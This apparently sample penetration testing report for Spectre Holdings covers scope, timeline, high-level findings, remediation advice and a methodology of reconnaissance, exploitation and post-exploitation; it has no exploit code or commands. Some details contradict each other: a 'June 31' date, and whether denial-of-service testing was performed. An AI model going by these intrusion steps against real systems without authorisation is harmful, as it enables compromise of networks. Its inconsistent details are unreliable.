Spectre Holdings, Ltd.

Penetration Testing Report

06 July 2017
Status: Released
Version: 1.2

ARNEL C REYES
IT Security Consultant
+1 (808) 379.9130
founder@security-science.com

1. The Cover Letter

July 6, 2017

PRIVATE AND CONFIDENTIAL

Spectre Holdings, Ltd.
220 Crossways Park Dr West,
Woodbury, NY 11797, USA

ATTN: Jeff Spectre, CEO

Dear Mr. Spectre:

Subject: Penetration Testing Final Report

Thank you for the opportunity in providing security consulting services for Spectre Holdings. It was a great experience working with your excellent staff. Your network administrator was extremely helpful all throughout the duration of security assessment engagement.

With due respect, I want to take this opportunity to share a brief introduction about myself. My name is Arnel C. Reyes, a seasoned security specialist with more than 15 years of industry experience and hold multiple security-related certifications. I lead an army of Ethical Hackers and IT Security Consultants. I held various management positions. To date, I served as Penetration Testing Director, Chief Technology Officer (CTO) and IT Security Director specializing in network and systems security. I spearheaded various security assessment, forensics investigation, security control testing, vulnerability assessment, audit, and penetration testing engagements worldwide for banks, state-of-the-art hospitals, multinational corporations, government organizations including military agencies and departments in the Middle East, Asia Pacific and Americas.

With full confidence of the penetration testing service performed, comprehensive security audit on your organization's web applications and network infrastructure security was executed successfully to identify vulnerabilities in order your organization to mitigate risk and avoid future attacks. In addition, this will serve as proof of evidence to prove your rival firm that you are not the culprit of the cyber-attack but fellow victims.

Enclosed is the final penetration testing report conducted from June 8 to 12, 2017. The security of your organization's web applications and network infrastructure was thoroughly evaluated. With my extensive experience, I strictly followed the globally accepted standard, processes and procedures with due diligence and professional care in conducting the penetration test which mainly based on manual testing techniques with the assistance of various vulnerability analysis tools. The tools used are well documented on the report.

As a result of the penetration testing exercise, it was possible to identify numbers exploitable vulnerabilities and clearly confirm that the web application environment hosting implements different countermeasures to mitigate attacks on the network and system layer, such as restricted services access and limited fingerprint. Moreover, countermeasures on the application layer include reduced functionality, controlled information in error messages and unexpected input conditions. Due to the nature of project scope and security assessment on production environment, Denial of Service (DoS) attack was not performed.

With the goal of protecting the IT infrastructure and applications on Spectre production environment, I recommend your organization to follow these next courses of actions:

- Develop a plan to dispose of the vulnerabilities marked as HIGH and MEDIUM, in appropriate (descending) order of priority.
- Design and establish a technical training plan focused on security for systems and applications.
- Implement Intrusion Detection and Prevention Systems for critical IT resources (Servers / Network / Application)
- Implement Web Application Firewall (WAF) and Security Analytics (SA).
- Apply the tactical recommendations to help elevate the immediate security concerns as documented on the report.
- Implement the strategic recommendations, which focus on the entire environment, future directions and introduction of security best practices.
- Implement Governance, Risk Management, and Compliance (GRC) solutions that will help assuring your organization to meet its security objectives and business goals.

Once again, I appreciate the opportunity in providing security consulting services to Spectre Holdings and I look forward to a long and productive partnership with your organization to help Spectre Holdings in achieving its business goals and security objectives.

Sincerely,
Arnel C. Reyes
IT Security Consultant

1.1. Document Properties

Title	Penetration Testing Report
Recipient	Spectre Holdings, Ltd.
Date	July 6, 2017
Classification	Confidential
Document Type	Report
Version	1.2
Author	Arnel C. Reyes
Name of Penetration Tester	Arnel C. Reyes
Reviewed By	*******
Approved By	*******

1.2. Version

DATE	VERSION	AUTHOR	COMMENTS
June 14, 2017	1.0	Arnel C. Reyes	Initial Draft
June 31, 2017	1.1	Arnel C. Reyes	Edited content and checked formatting
July 6, 2017	1.2	Arnel C. Reyes	Final Draft

1 .3. Table of Content and List Illustrations

Table of Contents

1 .4. Final Report Delivery Date

ACTIVITY	DETAILS	DATE
Engagement Preparation	✓ Initial Meeting ✓ NDA Signing ✓ Get information for target system ✓ Explain the scanning and penetration test method ✓ Fix the schedule	June 1, 2017
Scanning and Penetration	Penetration testing high level activities were carried out: ✓ Set up the tool ✓ Performed vulnerability scanning ✓ Executed penetration testing to exploit identified vulnerabilities ✓ Recorded results and evidence artifacts	June 8, 2017
Generate Draft Report	✓ Organized gathered evidences ✓ Drafted initial report	June 13, 2017
Initial Presentation	✓ Gathered feedback from stake holders	June 23, 2017
Final Report Documentation	✓ Created final report	July 3, 2017
Final Reporting and Distribution	✓ Report delivery and hand over all consulting outputs and reports	July 6, 2017

2. The Executive Summary

This report is the result of Penetration Testing conducted by Arnel C. Reyes (Security Consultant) at Spectre Holdings (Spectre) network infrastructure and web applications on June 8 to 12, 2017. The security of web applications and network infrastructure was evaluated. The Security Consultant utilized his extensive experience and strictly followed the globally accepted standard, processes and procedures with due diligence and professional care in conducting the penetration test which mainly based on manual testing techniques with the assistance of various vulnerability analysis tools.

Due to nature of Spectre's business, the risk of potential damage to reputation and public embarrassment is at stake and is considered serious security threat. The investment made on security assessment is implemented with a suitable business to information security case requirement study with proper risk assessment to align security strategies to business objectives. With this security assessment and penetration testing exercise, Spectre can perform better Business Impact Analysis (BIA), through which Spectre can find out how much security is enough to sustain the business and which layer of security needed to target.

The Security Consultant uses the security limitation of Web Applications and services to compromise target systems. Security Consultant discovered a number of High and Medium vulnerabilities that Spectre do not comprehend the severity of leaving the web application systems by not implementing full security consideration to protect the interest of the enterprise.

As a result of the penetration testing exercise it was possible to identify numbers exploitable web applications vulnerabilities and clearly confirm that the web application environment hosting implements different countermeasures to mitigate attacks on the network and system layer, such as restricted services access and limited fingerprint. Moreover, countermeasures on the application layer include reduced functionality, controlled information in error messages and unexpected input conditions. Due to the nature of project scope and security assessment on production environment, Denial of Service (DoS) was performed.

With the goal of protecting the infrastructure and applications on the target environment, it is recommended to follow these next course of actions:

- Develop a plan to dispose of the vulnerabilities marked as HIGH and MEDIUM, in appropriate (descending) order of priority.
- Design and establish a technical training plan focused on security for systems and applications.
- Implement Intrusion Detection and Prevention Systems for critical IT resources (Servers / Network / Application)
- Implement Web Application Firewall (WAF) and Security Analytics (SA).
- Apply the tactical recommendations to help elevate the immediate security concerns as documented on the report.
- Implement the strategic recommendations, which focus on the entire environment, future directions and introduction of security best practices.
- Implement Governance, Risk Management, and Compliance (GRC) solutions that will help assuring your organization to meet its security objectives and business goals.

Implementation of any of the recommendations is strictly voluntary on the part of Spectre Holdings and is at the discretion of your organization's management. The implementation of any recommendations contained herein does not guarantee the elimination of all risks.

Note: The business impact of all identified vulnerabilities shall be determined by the asset owner and management.

2.1. Scope of the Project

This section defines the scope of this penetration testing engagement upon which the basis of pricing the service. It is therefore be noted that unless a deliverable is explicitly included in the tables below, it is regarded as implicitly excluded from the scope of delivery. The scope is to conduct detailed Vulnerability Assessment and Penetration Testing to Spectre web applications for selected websites and network infrastructure.

Web Application Penetration Testing (Internal)

This was carried out to test the robustness of the web application to intrusion attempts using web attack from different sources and attack vectors, (i.e. how well the application security mechanisms are implemented to withstand probing and attacks).

FQDN	IP ADDRESS	WEB APPLICATION
admin.stectreholdings.com	172.16.16.2	ProjectSend
finance.spectreholdings.com	172.19.20.3	WordPress
finance03.spectreholdings.com	172.19.20.4	PHP File Manager
hr.spectreholdings.com	172.20.20.2	Ice HRM
marketing.spectreholdings.com	10.10.20.4	eXpLoit.co.il, phpMyAdmin
sales.spectreholdings.com	10.10.20.4	Wolf CMS, phpMyAdmin
techsupport.spectreholdings.com	172.17.19.4	Joomla, phpMyAdmin

Test coverage on Web Applications

- ✓ Administrative Interfaces – To determine the extent of any administrative interfaces used and whether or not they are secure.
- ✓ Authentication and Access Control – To determine the adequacy of the authentication and access control configurations.
- ✓ Configuration Management – To determine the adequacy of change management procedures.
- ✓ Input Validation – To determine whether the web application can be manipulated by inserting invalid input in order to extract sensitive information or perform unauthorized functions.
- ✓ Parameter Manipulation – Determine whether parameters in the web applications can be manipulated to extract sensitive information or perform unauthorized functions.
- ✓ Session Management – To identify the session management mechanism used and to determine any security control weaknesses.
- ✓ Business Logic – Determine whether business logic controls can be bypassed.
- ✓ Links – Review of any links to other connected Servers including middleware/database servers
- ✓ Application testing includes as a minimum the OWASP Top 10 such as non-validated input, broken access control (for example, malicious use of user IDs), injection flaws (for example, SQL injection), improper error handling, insecure storage.

Network Infrastructure Penetration Testing (Internal)

This is carried out to test the robustness of the system and network infrastructure to intrusion attempts from different sources and attack vectors, (i.e. how well the internal defense mechanisms are configured to withstand probing and attacks and to examining whether Trojans and backdoor software applications are permitted or not).

NETWORK SUBNET	IP ADDRESS
10.10.20.0/24	10.10.20.1 10.10.20.2 10.10.20.3 10.10.20.4 10.10.20.5 10.10.20.6
10.10.30.0/24	10.10.30.1 10.10.30.2
172.16.16.0/24	172.16.16.1 172.16.16.2 172.16.16.3
172.17.19.0/24	172.17.19.1 172.17.19.2 172.17.19.3 172.17.19.4 172.17.19.5
172.19.20.0/24	172.19.20.1 172.19.20.2 172.19.20.3 172.19.20.4 172.19.20.5
172.20.20.0/24	172.20.20.1 172.20.20.2 172.20.20.3

Test coverage on

1. Network Infrastructure
   - ✓ Network Discovery – Using a combination of proprietary and public network mapping tools, network sweepers and port scanning tools, the Security Consultant gathered accessible information about the physical network structure and identified available network services.
   - ✓ Network Configuration – The configuration of firewalls, routers and switches was examined for anomalies against Spectre procedures and standards. Encrypted passwords was examined as well and open ports.
   - ✓ Vulnerability Identification – After confirming the system's identification, the Security Consultant conducted vulnerability assessment activities using commercially high-graded and some open source tools to identify potential vulnerabilities in all network devices.

- ✓ Exploitation Testing – After gaining an approval from the person in-charge in Spectre, the Security Consultant attempted to confirm vulnerabilities using exploit codes developed and tested for the task.

2. Servers Operating System
   - ✓ Operating Security Controls – the Security Consultant conducted a full review of Spectre's server platforms housing the web server. This includes but is not limited to: patch levels, registry lockdown, user accounts, service accounts, file permissions, enumeration settings and SNMP configuration. Open source and commercially high-graded tools were utilized.
   - ✓ Vulnerability Identification – After confirming the system's identification, the Security Consultant conducted vulnerability assessment activities using commercially high-graded and some open source tools in order to identify potential vulnerabilities in all services and unintentional or intentional back doors.
   - ✓ Exploitation Testing – After gaining an approval from the person in-charge in Spectre, the Security Consultant attempted to confirm vulnerabilities using exploit code developed and tested for the task.

2.2. Purpose for the Evaluation

Spectre intended to evaluate and assess web applications and network infrastructure security. Mr. Arnel C. Reyes was selected as an independent Security Consultant to help Spectre evaluate and improve the security of the organization's web applications and network infrastructure. The main objective is to identify vulnerabilities in order for Spectre to mitigate risk, avoid future attacks and prove to rival firm that Spectre was not the culprit of the cyber-attack but fellow victims.

The fundamental deliverable of this project is to provide information that will allow Spectre to make informed decisions regarding existing risks, vulnerabilities and the methodology to be adopted to mitigate them in the most efficient manner. Spectre to achieve required visibility into its existing web applications, systems and network infrastructure by:

- ✓ Strengthening the network devices and firewall infrastructure of Spectre to ensure right security controls wherever applicable.
    - Enforcement of recommended remedial measures to mitigate identified threats, vulnerabilities and risks on the server nodes and other networking equipment.
- ✓ To be most effective, information security must be integrated into the overall system development from system inception and implementation. This will enable Spectre to maximize return on investment (ROI) of the security program, through:
    - Early identification and mitigation of security vulnerabilities and unsecure configurations resulting in lower cost of security control implementation and vulnerability mitigation;
    - Awareness of potential engineering challenges caused by mandatory security controls;
    - Identification of shared security services and reuse of security strategies and tools to reduce development cost and schedule while improving security posture through proven methods and techniques; and
    - Facilitation of informed executive decision making through comprehensive risk management in a timely manner.

The penetration test combined automated scans with manual research and verification to detect and exploit suspected vulnerabilities in a range of target IP addresses and web applications provided by Spectre. The Security Consultant was firstly performed the reconnaissance and discovery (a black-box approach) to the internal network and web applications. After identification of vulnerabilities as potential weaknesses, Security Consultant initiated penetration test to exploit these candidate security vulnerabilities to the selected target servers and web applications.

The penetration test involved "replaying" tests performed by automated tools, as well as the use of exploitation frameworks such as Metasploit Framework, custom exploit code, WPScan, SQLMap among others. Also, additional tests such as password guessing was performed. The denial-of-service tests was not performed which is normally excluded from penetration testing assignments to avoid disruption of normal operation, unless explicitly requested for and authorized by Spectre.

A foothold on the target infrastructure was gained following a successful vulnerability exploitation, which used to further explore the extent of the resulting security breach such as SQL Injection, Remote Code Execution, Back Doors/Remote Access Trojan. Also, privilege escalation techniques was used to increase the level of access.

2.3. System Description

The Security Consultant well understood the Spectre requirements and project scopes of this penetration testing engagement. This project, recommends whether the solutions and design meet the Spectre requirements and expectations based on Best Practices across financial industry.

- Security Consultant reviewed the details of the complete enterprise architecture, the data flow across different components, controls implemented, dependencies on the internal or external applications/services, exposure of data to the third party.
- For Secure Communication, the Security Consultant reviewed the existing infrastructure which facilitates the secure communication such as https traffic for core business applications, and mode of deployment.
- Recommendation whether the proposed solutions/capacity/design and configuration meet the Spectre's requirement that is most suitable to the industry.

The Spectre's internal network consists of several subnets housing various organizational units. The front office is connected to a separate subnet which connects to the company's public-facing computers. The company has installed various kiosks to help customers understand their product and services. The front office is also having a Wi-Fi connectivity to cater the users who carry their own smartphones and laptops.

The Spectre's internal network is made up of Militarized and Demilitarized Zones connected with a huge pool of database servers in Database Zone. As a security precaution, and by design, all the internal resource zones are configured with different subnet IPs. The militarized zone houses the application servers that provide application frameworks for various departments of the organization.

The Demilitarized Zone contains public facing systems of the organization such as web and mail servers. The headquarter's network topology and protocols are replicated around the world in all its satellite offices for easy communication with the headquarters.

Note: The Spectre network topology diagram (*Figure 11* and *Figure 12*) and system services details (*Appendix B*).

The Security Consultant used Kali Linux and Microsoft Windows machines to perform the vulnerability assessment and penetration testing. The details of the systems used are as follows:

OPERATING SYSTEM	IP CONFIGURATION	GATEWAY
Kali Linux	192.168.0.3	192.168.0.1
Windows Server 2012 R2	192.168.0.2	192.168.0.1

2.4. Assumption

This section highlights the key assumptions agreed of which Security Consultant carried out during the execution of this project. The Security Consultant has based the project scope of work, timeframes and other aspects on the following assumptions:

- Spectre designated a person (Business Sponsor/SPoC) to whom all Security Consultant communications was addressed and whom had the authority to act on all aspects of the project.
- Spectre SPoC responded in timely manner to Security Consultant about information needed for the project.
- Spectre accepted the responsibility for providing the correct information in response to questionnaires sent out by the Security Consultant.
- Security Consultant's machine was allowed explicitly for the vulnerability analysis and penetration test tools to reach all in-scope system IPs.
- The network was available "all" the time during the testing period.
- The information provided to Security Consultant during the conduct of this project was accurate and complete.
- Spectre accepted that Security Consultant performed its duties through on-site and off-site activity.
- Spectre provided a decent work place at the mutually agreed onsite location.
- The assessment deliverable is limited to providing the reports containing the findings and recommendations and be provided in read-only electronic form (PDF), unless Spectre also requests printed copies. In this case, a maximum of two printed copies will be provided.

2.5. Timeline

This section provides the record of penetration test activities such as duration and timeframes maintained by the Security Consultant for every security test that has been performed. It contains all commencement and completion dates along with other important dates in the report.

PENETRATION TESTING	START DATE	END DATE
Network Mapping and Port Scanning	June 8, 2017	June 8, 2017
Vulnerability Identification	June 9, 2017	June 9, 2017
Exploitation of Vulnerabilities	June 10, 2017	June 12, 2017

Timeframe on the following table provides detailed timeline of the penetration testing exploitation stage from initial testing to final testing:

CATEGORIES	SYSTEM/APP DOMAIN	START DATE	END DATE
Windows	Workstation	June 10, 2017	June 10, 2017
Linux	SSH Server	June 10, 2017	June 10, 2017
Windows	FTP Server	June 10, 2017	June 10, 2017
Web Application	admin.stectreholdings.com	June 11, 2017	June 11, 2017
Web Application	finance.spectreholdings.com	June 11, 2017	June 11, 2017
Web Application	finance03.spectreholdings.com	June 11, 2017	June 11, 2017
Web Application	hr.spectreholdings.com	June 11, 2017	June 11, 2017
Web Application	marketing.spectreholdings.com	June 12, 2017	June 12, 2017
Web Application	sales.spectreholdings.com	June 12, 2017	June 12, 2017
Web Application	techsupport.spectreholdings.com	June 12, 2017	June 12, 2017
Web Application	admin.stectreholdings.com	June 12, 2017	June 12, 2017

2.6. Summary of Evaluation

The Security Consultant followed four-phase process in performing the penetration test. These phases are reconnaissance, vulnerability analysis, exploitation, and post exploitation. The process used is recursive in that once the Security Consultant gained access, the process starts over again.

1. Reconnaissance

The most important phase of any proper assessment is the reconnaissance or information gathering phase. During this phase the Security Consultant identified information that is meaningful and useful in performing a successful attack, including network IP addresses, domains, live hosts, and open ports and services.

2. Vulnerability Analysis

During the vulnerability analysis phase, the Security Consultant performed testing, validation, and research around vulnerabilities identified in systems obtained during the reconnaissance phase such as SQL Injection, absence of input validation, weak authentication, poor implementation of strong/complex password, existence of backdoors or Trojans (RAT), lack of application level security, unpatched application, insecure communication/channel. An attack plan was then developed based on the vulnerabilities identified.

3. Exploitation


The exploitation phase focused on gaining access to Spectre's systems. The Security Consultant worked on the attack plan that was developed during the Vulnerability Analysis phase. High value targets and low hanging fruit were exploited first.

4. Post Exploitation

The Post Exploitation phase started right after the Security Consultant gained access to a system. The purpose of the Post Exploitation phase was to determine the value of the compromised system and to maintain control of that machine for later use. The Security Consultant searched for any data that could be perceived as valuable or confidential and sensitive information such as credentials, account number, access codes or keys, employee salary, clients' account data, partners' information that may cause damage to the organization or could be used to compromise other systems. Compromised systems may also have been used as pivot points to access other systems in scope.

2.7. Summary of Findings

This section provides brief information about all the vulnerabilities identified during the security assessment. Each one of the reported vulnerabilities was actively exploited to obtain control, elevate privileges or acquire information on the vulnerable host.



The following table is the summary of the vulnerability findings:

VULNERABILITY	SEVERITY	AFFECTED HOSTS
Server Service Could Allow Remote Code Execution	HIGH	10.10.20.2
WordPress Username Enumeration	HIGH	172.19.20.3
Weak Password	HIGH	10.10.20.4 172.16.16.3 172.17.19.4
ProjectSend Arbitrary File Upload	HIGH	172.16.16.2
Default Username and Password	HIGH	172.20.20.2
Malicious Image File Upload	HIGH	172.20.20.2
SQL Injection	HIGH	10.10.20.4
Malware	HIGH	172.19.20.5
Unsecured Web-Based File Manager	HIGH	172.19.20.4
Unsecured FTP	MEDIUM	172.16.16.3
Port Scan	LOW	10.10.20.1 10.10.20.2 10.10.20.3 10.10.20.4 10.10.20.5 10.10.20.6 10.10.30.1 10.10.30.2

		172.16.16.1 172.16.16.2 172.16.16.3 172.17.19.1 172.17.19.2 172.17.19.3 172.17.19.4 172.17.19.5 172.19.20.1 172.19.20.2 172.19.20.3 172.19.20.4 172.19.20.5 172.20.20.1 172.20.20.2 172.20.20.3

2.8. Summary of Recommendation

This section is the summary of suggested solutions to remediate the vulnerabilities found during the penetration test. The security assessment carried out at Network Infrastructure and web applications ranks as LOW to MEDIUM.

The Security Consultant recommends attention to the issues discovered during this assessment and that an action plan is generated to remediate these items. The recommendations are classified as tactical or strategic. The tactical recommendations are short term fixes to help elevate the immediate security concerns. Strategic recommendations focus on the entire environment, future directions and introduction of security best practices. Highlights of the recommendations are as follows:

Tactical Recommendations

- ✓ Apply security updates and service packs to all computer systems.
- ✓ Apply security patches to all web applications' plugins and components.
- ✓ Keep all web applications and its plugins updated. WordPress, Joomla, ProjectSend among others and plugin authors are constantly fixing bugs and security issues within their code and releasing new versions.
- ✓ Use Hypertext Transfer Protocol Secure (HTTPS) to protect the integrity and confidentiality of data between the user's computer and the site. HTTPS prevents the transmission of confidential data in clear text such as user credential/password and session/cookie details.
- ✓ Do not use the 'admin' or 'administrator 'or 'root' username because these are prime target for password brute force attacks.
- ✓ Change default password.
- ✓ Implement strong password policy such as a combination of Alphanumeric and special characters.
- ✓ Implement a mechanism to automatically detect a malicious Web Shell scripts and malicious program on the server.
- ✓ IP whitelist all administration web portal. By whitelisting the access to the administration page ensures that only specific IPs can access it.
- ✓ Add a layer of protection to all administrative portals with HTTP Basic Authentication.
- ✓ For SQL Injection application defect, use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface. Be careful with APIs, such as stored procedures that are parameterized, but can still introduce injection under the hood.
- ✓ Positive or "white list" input validation to provide input sanitation like the image file upload must be validated if the file is really an image file.
- ✓ Remove the eXploit.co.il web application on the production environment.
- ✓ Disable ports and services that are not in used.
- ✓ At the administrative level, block unused ports, turn off unused services and monitor outgoing traffic.
- ✓ To manage files remotely on the server securely, use SFTP (which uses the SSH protocol) or FTP(S) which uses the FTP protocol with SSL for encryption.
- ✓ Locking down access to specific source IP addresses and limit who can attempt to access the server.
- ✓ Allowing or denying access from given IPs, both per-user and globally for the server.

Strategic Recommendations

- ✓ Implement Patch Management to strategically managing patches or upgrades for software applications and technologies. A patch management plan can help Spectre business to handle these changes efficiently.
- ✓ The Security Consultant was able to add Windows account on target hosts, implementation of File Integrity Management (FIM) keeps track unauthorized changes
- ✓ To mitigate the risk of easily guessed passwords facilitating unauthorized access, implement add-on security or additional authentication controls (i.e. two-factor authentication).
- ✓ Consider the implementation of web application firewall (WAF) – either software or appliance based – to help filter out malicious data. A WAF can be particularly useful to provide some security protection against a particular new vulnerability before a patch is available.
- ✓ Install and maintain an updated, quality antivirus program and keep antivirus definition up to date using centralized antivirus management.
- ✓ Consider using a solution like Fail2Ban to help block password guessing attempts.
- ✓ Consider the implementation of Unified threat management (UTM) or unified security management (USM). This is the evolution of the traditional firewall into an all-inclusive security product able to perform multiple security functions within one single system: network firewalling, network intrusion detection/prevention (IDS/IPS), gateway antivirus (AV), gateway anti-spam, VPN, content filtering, load balancing, data loss prevention, and on-appliance reporting.
- ✓ Implementation of firewall controls which ports are exposed and to whom they are visible, limiting the attack surface discoverable with a port scan.
- ✓ Implement intrusion prevention system (IPS) detects port scans in progress and shut them down before they are able to gain a full map of the network.
- ✓ Mandate security awareness training to educate employees about computer security. A good security awareness program educates employees about corporate policies and procedures for working with information technology (IT).
- ✓ Conduct proactive security assessments as part of security best practices. Spectre shouLd ensure that any major changes to infrastructure shouLd require another security assessment. This should be done to ensure that these changes do not increase the risk to environment.

2.9. Testing Methodology

The penetration testing methodology used by the Security Consultant is presented in a graphical illustration below:




Figure 1: Penetration Testing Methodology

The penetration testing is based on the following standards:

- Open Source Security Testing Methodology Manual (OSSTMM)
- Information Systems Security Assessment Framework (ISSAF)
- The Institute for Security and Open Methodologies (ISECOM)
- Open Web Application Security Project (OWASP)
- National Institute of Standards & Technology (NIST) Special Publication 800-42 and 800-115
- Penetration Testing Framework (PTF)
- SANS Security Methodologies

The security consulting service proposed to Spectre covered the following activities:

Vulnerability Assessment

- ✓ Gain information on target nodes by scanning
- ✓ Understanding of security parameters of the configurations
- ✓ Identify the risks
- ✓ Perform risk rating
- ✓ Prioritization of remediation measures
- ✓ Overall security score summary along with remediation

Penetration testing

- ✓ Gathering Information
- ✓ Foot Printing
- ✓ Scanning internally
- ✓ Enumeration
- ✓ Gaining Access
- ✓ Escalating privilege
- ✓ Gathering evidence
- ✓ Report discovered vulnerabilities
- ✓ Penetration testing recommendations report

Web Application Security Assessment

- ✓ Accessing another user's data and/or modifying data
- ✓ Accessing protected functionality without valid credentials
- ✓ Capturing another user's information
- ✓ High jacking another user's session

Application testing includes as a minimum the OWASP Top 10 covering:

- ✓ Non-validated input
- ✓ Broken access control (for example, malicious use of user IDs)
- ✓ Broken authentication and session management
- ✓ Cross-site scripting (XSS) attacks
- ✓ Buffer overflows
- ✓ Injection flaws (for example, SQL injection)
- ✓ Improper error handling
- ✓ Insecure storage
- ✓ Denial of service (out of scope)
- ✓ Insecure configuration management

2.10. Planning

The security assessment was planned based on the agreed scope and defined assignments. Management approvals, documents and agreements such as Non-Disclosure Agreement (NDA) and Rules of Engagement (RoE), were signed. The Security Consultant prepared a definite strategy for the assignment. The planning phase usually consists of all the activities needed to perform prior to the commencement of the actual penetration test.

There were various factors considered in the execution of the planned and controlled attack. Unlike the hacker, the Security Consultant had many limitations when executing the test, hence proper planning was formulated for the success of this penetration testing engagement. Some of the limitations are:

- **Time**: In a real world situation, a hacker has ample amount of time to carefully plot his attack. For a penetration tester, it is a time bound activity based on the agreed delivery timeframe. Factors such as organization's business hours was considered.
- **Legal Restrictions**: A penetration tester is bound by a legal contract, which lists the acceptable and non-acceptable steps that a penetration tester must follow religiously as it could have grave effects on the business of the target organization.

There are also other limitations imposed by the organization for the penetration tester, which the Spectre feels might have a business impact, likes possible down-time, information leakage, etc. All these factors were considered during this stage.

This penetration testing engagement is combined with Network Infrastructure and Web Applications tests. The success of this engagement is the plan was executed strictly and followed religiously accordingly. The following stages simply illustrate the plan in a high-level perspective.




Figure 2: Stages of Security Testing

DISCOVERY PHASE: The discovery phase is where the actual testing started; it could be regarded as an information gathering phase. This phase could further categorize as follows:

- Footprinting phase
- Scanning and Enumeration phase
- Vulnerability Analysis phase

Footprinting: The process of footprinting is completely non-intrusive activity performed in order to get the maximum possible information available about the target network and its systems using various means, both technical as well as non-technical. This involved searching the internet, querying various public repositories (whois databases, domain registrars, Usenet groups, mailing lists, etc.). This information gathered by a penetration tester without actively probing the target systems and thus staying invisible. The Security Consultant utilized this phase as much as possible and been creative enough in identifying various loopholes and tried to explore every possible aspect that could lead to relevant information leakage about the target network in the shortest time possible.

Scanning and Enumeration: The scanning and enumeration phase is usually comprise of identifying live systems, open or filtered ports found, services running on these ports, mapping router or firewall rules, identifying the operating system details, network path discovery, etc.

This phase involved a lot of active probing to the target systems. The Security Consultant was so careful and used tools for these activities sensibly and not overwhelmed the target systems with excessive traffic. All the tools used at this phase and the successive phases were thoroughly tested.

Various popular port scanners were used such as follows:

- ✓ Nmap
- ✓ SuperScan
- ✓ Hping

